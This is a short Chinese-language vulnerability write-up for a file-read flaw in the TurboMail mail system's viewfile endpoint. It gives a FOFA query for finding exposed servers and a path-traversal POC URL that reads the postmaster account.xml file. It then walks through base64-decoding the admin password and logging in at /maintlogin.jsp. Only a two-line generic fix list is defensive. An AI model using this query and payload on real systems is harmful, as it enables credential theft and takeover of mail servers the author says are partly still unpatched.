# 广州拓波软件科技有限公司 TurboMail 邮件系统 viewfile 文件读取漏洞

## 漏洞描述

广州拓波软件科技有限公司 TurboMail 邮件系统 viewfile 文件读取漏洞，攻击者可通过此漏洞读取账户密码，从而登录后台进一步利用。

## 漏洞复现

1、fofa

body="maintlogin.jsp" && body="/mailmain?type=logout"



1. 部分界面如下



1. POC


127.0.0.1:8080/viewfile?type=cardpic&mbid=1&msgid=2&logtype=3&view=true&cardid=/accounts/root/postmaster&cardclass=../&filename=/account.xml



1. 这个洞21年就挖过了，只是还是有部分未修复



5、进一步利用，密码是base64加密,解密的时候=号后面的数据去掉



6、该密码是管理用户密码，管理入口

/maintlogin.jsp



7、用解密密码即可登录



## 修复建议

1. 升级到安全版本
2. 禁止访问敏感信息页面